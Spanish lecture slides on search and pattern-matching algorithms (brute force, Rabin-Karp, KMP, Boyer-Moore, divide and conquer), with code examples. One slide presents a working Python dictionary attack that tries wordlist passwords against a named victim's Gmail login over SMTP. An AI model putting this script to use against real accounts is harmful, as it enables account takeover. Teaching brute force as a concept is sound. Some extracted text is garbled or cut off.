- **Búsqueda en grafos (BFS, DFS):**  $O(V + E)$ , adecuada para grafos y redes.
- **Búsqueda en tablas hash:**  $O(1)$  en promedio, eficiente para búsqueda directa.

# Algoritmos de Búsqueda: secuencial y binaria

```
def busqueda_lineal(arr, x):  
    for i in range(len(arr)):  
        if arr[i] == x:  
            return i  
    return -1
```

```
def busqueda_binaria(arr, x):  
    inicio = 0  
    fin = len(arr) - 1  
    while inicio <= fin:  
        medio = (inicio + fin) // 2  
        if arr[medio] == x:  
            return medio  
        elif arr[medio] < x:  
            inicio = medio + 1  
        else:  
            fin = medio - 1  
    return -1
```

# Tipos de Algoritmos...

Según sus funciones

Algoritmos de  
ordenamiento ✓

Según su estrategia

Algoritmos de búsqueda y reconocimiento  
de Patrones

Fuerza bruta

Algoritmos  
voraces

Divide y  
vencerás

Programación  
dinámica


Backtracking

Rama y poda

# Algoritmos de Ordenamiento

- Los algoritmos de ordenamiento son métodos que reorganizan los elementos de una estructura de datos (como un arreglo o lista) en un cierto orden, típicamente ascendente o descendente. Dependiendo de la naturaleza de los datos y las restricciones del problema, algunos algoritmos pueden ser más eficientes o adecuados que otros. Clasificación:
- **Algoritmos simples:** Burbuja, selección, inserción. Son fáciles de implementar, pero ineficientes en grandes conjuntos de datos.
- **Algoritmos eficientes ( $O(n \log n)$ ):** Merge Sort, Quick Sort, Heap Sort. Se utilizan para grandes volúmenes de datos.
- **Algoritmos no comparativos:** Counting Sort, Radix Sort, Bucket Sort. Son muy eficientes bajo condiciones específicas.

# Tipos de Algoritmos...



# Algoritmos de Búsqueda y Reconocimiento de Patrones

- Los algoritmos de búsqueda de patrones pueden agruparse en algoritmos de búsqueda simple y múltiple. En el primer caso, cada ejecución del algoritmo buscará un único patrón en un texto, mientras que en el segundo caso, por cada ejecución se podrán buscar simultáneamente varios patrones.
- El reconocimiento de patrones se utiliza actualmente para la solución de tareas tales como el reconocimiento de caracteres, de huellas digitales, reconocimiento del habla, entre otros. El reconocimiento de patrones ayuda a encontrar similitudes entre problemas y sistemas y a utilizar soluciones anteriores para problemas nuevos.

## Búsqueda de patrones.

Búsqueda de elementos (texto, imágenes, señales...) que coincidan con un patrón determinado ( una estructura básica).

## Reconocimiento de patrones.

Extrae información de un conjunto de elementos para obtener un patrón recurrente en el conjunto.




# Algoritmos de Búsqueda de Patrones

- La búsqueda de patrones es una técnica fundamental en informática que consiste en encontrar ocurrencias de una secuencia específica (patrón) dentro de una cadena de texto u otro tipo de datos. Los algoritmos de búsqueda de patrones se clasifican de acuerdo con varios criterios, como el método que emplean o la estructura de los datos. Clasificación:
- **Búsqueda exacta:** Fuerza bruta, Knuth-Morris-Pratt (KMP), Boyer-Moore, Rabin-Karp.
- **Búsqueda aproximada:** Distancia de Levenshtein, Sellers, Bitap.
- **Estructuras de datos:** Tries, árboles de sufijos, arreglos de sufijos.
- **Heurísticas:** Búsqueda voraz, basada en contexto. No garantizan encontrar la mejor solución.
- **Búsqueda múltiple:** Aho-Corasick, Commentz-Walter. Buscan varios patrones al mismo tiempo.
- **Tiempo sublineal:** Horspool, Sunday. Para la búsqueda, no necesitan leer toda la cadena.

## Coincidencia de cadenas

- La coincidencia de cadenas es una parte fundamental de la ingeniería de software, con aplicaciones en el procesamiento de texto, el análisis de datos, el desarrollo web y la seguridad. Por ejemplo, se puede utilizar para filtrar correos electrónicos no deseados comprobando palabras clave o dominios específicos, extraer información de páginas web mediante la búsqueda de etiquetas o atributos, validar la entrada del usuario verificando que coincida con un determinado formato o expresión regular, cifrar o descifrar datos con un cifrado o clave y comparar dos textos midiendo su similitud o diferencia.



## Algoritmos de Fuerza Bruta

- La técnica de algoritmos de fuerza bruta es una estrategia para resolver problemas de manera exhaustiva y sistemática, **mediante la enumeración de todas las posibles soluciones** y la selección de la que cumpla con los criterios establecidos.
- Esta técnica consiste en **probar todas las combinaciones posibles de entrada para encontrar la solución óptima a un problema**. Por lo general, se utiliza cuando no se dispone de un algoritmo más eficiente para resolver el problema o cuando el tamaño del problema es lo suficientemente pequeño como para que el tiempo de ejecución no sea un problema.
- La técnica de fuerza bruta es muy útil para resolver problemas sencillos y de pequeña escala, pero **puede ser ineficiente y consumir mucho tiempo y recursos cuando se aplica a problemas más grandes o complejos**. Por lo tanto, es importante considerar otras estrategias algorítmicas más eficientes cuando se abordan problemas de mayor complejidad.

## Algoritmos de Fuerza Bruta. Ventajas.

La técnica de algoritmos de fuerza bruta tiene algunas ventajas, entre las que se incluyen:

- **Sencillez:** La técnica es muy sencilla de implementar y comprender, lo que la hace una buena opción para problemas simples o de pequeña escala.
- **Generalidad:** La técnica puede aplicarse a cualquier tipo de problema, sin importar su naturaleza, siempre y cuando se puedan enumerar todas las soluciones posibles.
- **Garantía de encontrar una solución:** Debido a que se prueba todas las posibles soluciones, la técnica de fuerza bruta siempre garantiza encontrar una solución óptima, aunque pueda llevar mucho tiempo.
- **Flexibilidad:** La técnica puede modificarse o adaptarse fácilmente para abordar diferentes tipos de problemas, lo que la hace muy versátil.
- El orden de complejidad de este tipo de algoritmos está determinado por “M” (posiciones en el patrón) \* “N” (posiciones en el texto).  $O(M * N)$


# Algoritmos de Fuerza Bruta. Desventajas.

La técnica de algoritmos de fuerza bruta tiene algunas desventajas, entre las que se incluyen:

- **Ineficiencia:** La técnica puede ser muy ineficiente para problemas grandes, debido a que se deben probar todas las soluciones posibles. En algunos casos, puede llevar una cantidad de tiempo impracticable para encontrar la solución óptima.
- **Consumo de recursos:** La técnica puede consumir muchos recursos computacionales y de memoria, especialmente para problemas grandes, lo que puede hacer que sea impracticable en algunas situaciones.
- **Limitación en la escala:** La técnica puede ser limitada en su capacidad para manejar problemas muy grandes, ya que la cantidad de soluciones posibles aumenta exponencialmente con el tamaño del problema.
- **No garantía de eficiencia:** Aunque la técnica garantiza encontrar una solución óptima, no garantiza que la solución sea la más eficiente, es decir, puede haber otras soluciones que sean mejores en términos de tiempo o recursos.
- la técnica de algoritmos de fuerza bruta **puede ser ineficiente y consumir muchos recursos cuando se aplica a problemas más grandes o complejos**, por lo que es importante considerar otras estrategias algorítmicas más eficientes en esos casos.


## Algoritmos de Fuerza Bruta. Ejemplos:

```
def busqueda_lineal(arr, x):
    for i in range(len(arr)):
        if arr[i] == x:
            return i # Devuelve el índice si encuentra el valor
    return -1 # Devuelve -1 si no encuentra el valor
```




## Algoritmos de Fuerza Bruta. Ejemplos:


Compara el patrón con el texto una posición a la vez hasta que encuentra una discrepancia, se realiza mediante una iteración.




(a)



(b)



(c)



(d)



# Algoritmos de Fuerza Bruta. Ineficiencia

$S = 'xyxxxyxyxyxyxyxyxyxyxyxyxyxx'$   
 $P = 'xyxyxyxyxyxx'$

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
	x	y	x	x	y	x	y	x	y	y	x	y	x	y	x	y	y	x	y	x	y	x	x
1:	x	y	x	y																			
2:	x																						
3:		x	y																				
4:			x	y	x	y	y																
5:				x																			
6:					x	y	x	y	y	x	y	x	y	x	x								
7:						x																	
8:							x	y	x														
9:								x															
10:									x														
11:										x	y	x	y	y									
12:											x												
13:												x	y	x	y	y	x	y	x	y	x	x	

## Algoritmos de Fuerza Bruta. Ejemplos:

```
def busqueda_subcadena(cadena, patron):  
    n = len(cadena)  
    m = len(patron)  
  
    # Desplazamos el patrón a través de la cadena  
    for i in range(n - m + 1):  
        j = 0  
        while j < m and cadena[i + j] == patron[j]:  
            j += 1  
        if j == m:  
            return i # Devuelve la posición donde empieza el patrón  
    return -1 # No se encontró el patrón
```

## Algoritmos de Fuerza Bruta. Pseudo-código

- ① Para  $i$  desde 0 hasta  $n - 1$
- ② encontrado = true
- ③ Para  $j$  desde 0 hasta  $m - 1$ 
  - ④ Si  $T[i + j] \neq P[j]$ 
    - ⑤ encontrado = false
    - ⑥ break
- ⑦ Si encontrado
- ⑧ imprimir  $i$

## Algoritmos de Fuerza Bruta. Ejemplos (Ataque de Diccionario):

```
import smtplib

smtpserver = smtplib.SMTP("smtp.gmail.com", 587)
smtpserver.ehlo()
smtpserver.starttls()
print("\n")
email = input("Email de la victima: ")
dic = open("./diccionario.txt", "r")

for pwd in dic:
    try:
        smtpserver.login(email, pwd)
        print("Contraseña Correcta: %s" % pwd)
        break;
    except smtplib.SMTPAuthenticationError:
        print("Contraseña Incorrecta: %s" % pwd)
```

# Algoritmo generador de HASH

```
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

public class HashGenerator {

    public static String generarHash(String input) {
        try {
            // Crear una instancia de MessageDigest con el algoritmo SHA-256
            MessageDigest digest = MessageDigest.getInstance("SHA-256");

            // Calcular el hash del input
            byte[] hashBytes = digest.digest(input.getBytes());

            // Convertir el array de bytes a formato hexadecimal
            StringBuilder hexString = new StringBuilder();
            for (byte b : hashBytes) {
                String hex = Integer.toHexString(0xff & b);
                if (hex.length() == 1) {
                    hexString.append('0');
                }
                hexString.append(hex);
            }

            return hexString.toString();
        } catch (NoSuchAlgorithmException e) {
            throw new RuntimeException("Error: Algoritmo de hash no disponible.", e);
        }
    }
}
```

```
public static void main(String[] args) {
    // Ejemplo de uso
    String texto = "MiTextoAHashear";
    String hash = generarHash(texto);

    System.out.println("Hash SHA-256: " + hash);
}
```

## Algoritmos de Fuerza Bruta. Ejercicios.

- ❖ Encontrar los divisores de un número natural.
  - ❖ Encontrar una palabra buscada en un texto.
  - ❖ Encontrar la moda de un arreglo, es decir, aquel elemento que se repite más veces. Además, mostrar los elementos máximo y promedio del arreglo.
- 
- ❖ Algoritmo de César
  - ❖ Análisis de Frecuencia
  - ❖ Algoritmo RSA

## Ejercicio (Matching String):



**Texto:** O S, GOMR YPFSU/  
**Salida:** I AM FINE TODAY.

**Texto:** O S, GOMR YPFSU  
**Salida:** P D. HP,T U[GDI





# FIN – Algoritmos FB

¡Gracias por la atención prestada!

abstract	continue	finally	int	public	throw
assert	default	float	interface	return	throws
boolean	do	for	long	short	transient
break	double	goto	native	static	true
byte	else	if	new	strictfp	try
case	enum	implements	null	super	void
catch	extends	import	package	switch	volatile
class	false	inner	private	synchronized	
const	final	instanceof	protected	this	while

# Algoritmo de Rabin - Karp

- Usa una función hash para comparar el patrón con las subcadenas del texto, lo que permite identificar posibles coincidencias rápidamente, pero luego verifica cada coincidencia con el patrón exacto.
- Este algoritmo se basa en tratar cada uno de los grupos de "**m**" caracteres del texto (siendo **m** el número de símbolos del patrón) como un índice de una tabla de hash (tabla de dispersión).
- Es posible la existencia de colisiones. Su funcionamiento es el siguiente:
  - a.- Calcula un valor hash para el patrón y para cada subsecuencia de "**m**"-caracteres de texto.
  - b.- Si los valores hash son diferentes, se calcula un valor para la siguiente secuencia.
  - c.- Si los valores hash son iguales se usa una comparación de Fuerza Bruta.

hash(acad) = 1466

S → a b r a c a d a b r a

P → a c a d

↓ mismatch, hash(abra) = 1493

S → a b r a c a d a b r a

P → a c a d

↓ mismatch, hash(brac) = 1533

S → a b r a c a d a b r a

P → a c a d

↓ mismatch, hash(raca) = 1595

S → a b r a c a d a b r a

P → a c a d

✓ match found at position 3 in S  
hash(acad) = 1466

# Algoritmo de Rabin – Karp – Exposición Grupo #5

- Given Text = 315265 and Pattern = 26
- We choose  $b = 11$
- $P \bmod b = 26 \bmod 11 = 4$

3	1	5	2	6	5	$31 \bmod 11 = 9$ not equal to 4
3	1	5	2	6	5	$15 \bmod 11 = 4$ equal to 4 → spurious hit
3	1	5	2	6	5	$52 \bmod 11 = 8$ not equal to 4
3	1	5	2	6	5	$26 \bmod 11 = 4$ equal to 4 → an exact match!!
3	1	5	2	6	5	$65 \bmod 11 = 10$ not equal to 4

```
hash = (hash - (text[i - pattern_length] * (bpattern_length - 1)) % p) * b + text[i]
```

<https://www.geeksforgeeks.org/rabin-karp-algorithm-for-pattern-searching/>



# FIN – Algoritmo Rabin-Karp

¡Gracias por la atención prestada!

abstract	continue	finally	int	public	throw
assert	default	float	interface	return	throws
boolean	do	for	long	short	transient
break	double	goto	native	static	true
byte	else	if	new	strictfp	try
case	enum	implements	null	super	void
catch	extends	import	package	switch	volatile
class	false	inner	private	synchronized	
const	final	instanceof	protected	this	while

# Algoritmo Knuth – Morris – Pratt (KMP)

- Es más eficiente que el algoritmo de fuerza bruta. El algoritmo KMP utiliza un enfoque basado en comparación de prefijos y sufijos para realizar una búsqueda eficiente de subcadenas. Se utiliza una tabla de “fallos”, que indica el corrimiento sobre el patrón hasta la próxima comparación con algún carácter de texto.

Paso 1:

	1	2
m:	01234567890123456789012	
S:	ABC ABCDAB ABCDABCDABDE	
W:	ABCDABD	
i:	0123456	

Paso 2:

	1	2
m:	01234567890123456789012	
S:	ABC ABCDAB ABCDABCDABDE	
W:	ABCDABD	
i:	0123456	

Paso 3:

	1	2
m:	01234567890123456789012	
S:	ABC ABCDAB ABCDABCDABDE	
W:	ABCDABD	
i:	0123456	

Paso 4:

	1	2
m:	01234567890123456789012	
S:	ABC ABCDAB ABCDABCDABDE	
W:	ABCDABD	
i:	0123456	

# Algoritmo Knuth – Morris – Pratt (KMP)

- Es más eficiente que el algoritmo de fuerza bruta. El algoritmo KMP utiliza un enfoque basado en comparación de prefijos y sufijos para realizar una búsqueda eficiente de subcadenas.

Paso 5:

	1	2
m:	01234567890123456789012	
S:	ABC ABCDAB ABCDABCDABDE	
W:		ABCDABD
i:	0123456	

Paso 6:

	1	2
m:	01234567890123456789012	
S:	ABC ABCDAB ABCDABCDABDE	
W:		ABCDABD
i:	0123456	

Paso 7:

	1	2
m:	01234567890123456789012	
S:	ABC ABCDAB ABCDABCDABDE	
W:		ABCDABD
i:	0123456	

- Complejidad del cálculo de la tabla de fallos:  $O(M)$ . Siendo "M" el patrón de búsqueda.
- Complejidad de búsqueda:  $O(M+N)$ . Siendo "N" un texto de "N" caracteres de longitud.





# FIN – Algoritmo KMP

¡Gracias por la atención prestada!

abstract	continue	finally	int	public	throw
assert	default	float	interface	return	throws
boolean	do	for	long	short	transient
break	double	goto	native	static	true
byte	else	if	new	strictfp	try
case	enum	implements	null	super	void
catch	extends	import	package	switch	volatile
class	false	inner	private	synchronized	
const	final	instanceof	protected	this	while



# Algoritmo de Boyer - Moore

- Compara el patrón desde la derecha hacia la izquierda y utiliza reglas de "salto" para evitar revisar posiciones donde no puede haber coincidencias, lo que lo hace muy eficiente en la práctica. No analiza todos los caracteres del texto. Complejidad en el peor caso:  $O(m*n)$ . En el caso promedio, la complejidad es:  $O(n \log(m/n))$ .



# Algoritmo de Boyer – Moore - Horspool

Texto: 

a	n	a	l	i	s	i	s		d	e		a	l	g	o	r	i	t	m	o	s
---	---	---	---	---	---	---	---	--	---	---	--	---	---	---	---	---	---	---	---	---	---

Patrón: 

a	l	g	o
---	---	---	---

Tabla siguiente:

siguiente(g) = 3  
siguiente(l) = 2  
siguiente(a) = 1

X

a	l	g	o
---	---	---	---

X

a	l	g	o
---	---	---	---

X

a	l	g	o
---	---	---	---

✓ ✓ ✓ ✓

a	l	g	o
---	---	---	---

# Algoritmo de Boyer – Moore - Horspool

```
Inicio
int k = m;
int j = m;
Mientras(k<=n && j>1) Hacer
    Si (texto[k-(m-j)]==patron[j]) Entonces
        j--;
    Sino
        k=k+(m-siguiente(a[k]));
        j=m;
    Fin Si
Fin Mientras
Si (j==0)
    Imprimir "coincide";
Sino
    Imprimir "no coincide";
Fin Si
Fin
```

<https://www.youtube.com/watch?v=cg3UyKFGuWc>




# FIN – Boyer-Moore


¡Gracias por la atención prestada!

abstract	continue	finally	int	public	throw
assert	default	float	interface	return	throws
boolean	do	for	long	short	transient
break	double	goto	native	static	true
byte	else	if	new	strictfp	try
case	enum	implements	null	super	void
catch	extends	import	package	switch	volatile
class	false	inner	private	synchronized	
const	final	instanceof	protected	this	while

# Tipos de Algoritmos...



# Tipos de Algoritmos...



## Técnica "Divide y Vencerás"

- ❖ El propósito es resolver problemas a partir de la solución de subproblemas del mismo tipo, pero de menor tamaño.
- ❖ Si el subproblema se puede dividir en una unidad más pequeña, se realiza dicha división para ser solucionada directamente.
- ❖ **Se requiere el uso de recursión** en la implementación de este tipo de algoritmos.
- ❖ ¿Cuándo elegir esta técnica? Cuando los subproblemas **NO son evaluados muchas veces**. De lo contrario aplicar Programación Dinámica.
- ❖ Para solucionar un problema mediante esta técnica se realizan estos pasos:
- ❖ El problema se descompone en "k" subproblemas del mismo tipo, pero de menor tamaño.
- ❖ Cada subproblema se resuelve de manera independiente. De manera directa si son elementales o aplicando recursión.
- ❖ **Por último combinar las soluciones.**





# Técnica "Divide y Vencerás"

## ❖ Algoritmo clásico:

$$1234 * 5678 = 1234 * (5 * 1000 + 6 * 100 + 7 * 10 + 8)$$

$$= 1234 * 5 * 1000 + 1234 * 6 * 100 + 1234 * 7 * 10 + 1234 * 8$$

## Operaciones básicas:

- Multiplicaciones de dígitos:  $O(1)$
- Sumas de dígitos:  $O(1)$
- Desplazamientos:  $O(1)$



# Técnica “Divide y Vencerás” – Solución 50%

```
String numeroString = new String();
for (int i = 0; i < Integer.MAX_VALUE; i++) {
    // for (int i = 0; i < 20; i++) {
    numeroString = Integer.toBinaryString(i);
    if (numeroString.length() % 2 == 0) {
        // System.out.println(i + " : " + numeroString);
        int canUnos = divideYvenceras(numeroString, 0, 0);
        if ((numeroString.length() - canUnos) == numeroString.length() / 2) {
            System.out.println(i + " : " + numeroString);
        }
    }
}
```

Markers Properties Servers Data Source Explorer

<terminated> EjemploJConsole [Java Application] C:\eclipse\plugin

```
557298532 : 100001001101111011001101100100
557298536 : 100001001101111011001101101000
557298544 : 100001001101111011001101110000
557298563 : 100001001101111011001110000011
557298565 : 100001001101111011001110000101
557298566 : 100001001101111011001110000110
557298569 : 100001001101111011001110001001
557298570 : 100001001101111011001110001010
557298572 : 100001001101111011001110001100
557298577 : 100001001101111011001110010001
557298578 : 100001001101111011001110010010
557298580 : 100001001101111011001110010100
557298584 : 100001001101111011001110011000
557298593 : 100001001101111011001110100001
557298594 : 100001001101111011001110100010
557298596 : 100001001101111011001110100100
```

# Técnica “Divide y Vencerás” – Solución 50%

```
String numeroString = new String();
for (int i = 0; i < Integer.MAX_VALUE; i++) {
    // for (int i = 0; i < 200; i++) {
    numeroString = Integer.toString(i);
    if (numeroString.length() % 2 == 0) {
        int canUnos = divideYvenceras(numeroString, 0, 0);
        if ((numeroString.length() - canUnos) == numeroString.length() / 2) {
            System.out.println(i + " : " + numeroString);
        }
    }
}

public static int divideYvenceras(String cadBin, int pos, int cont) {

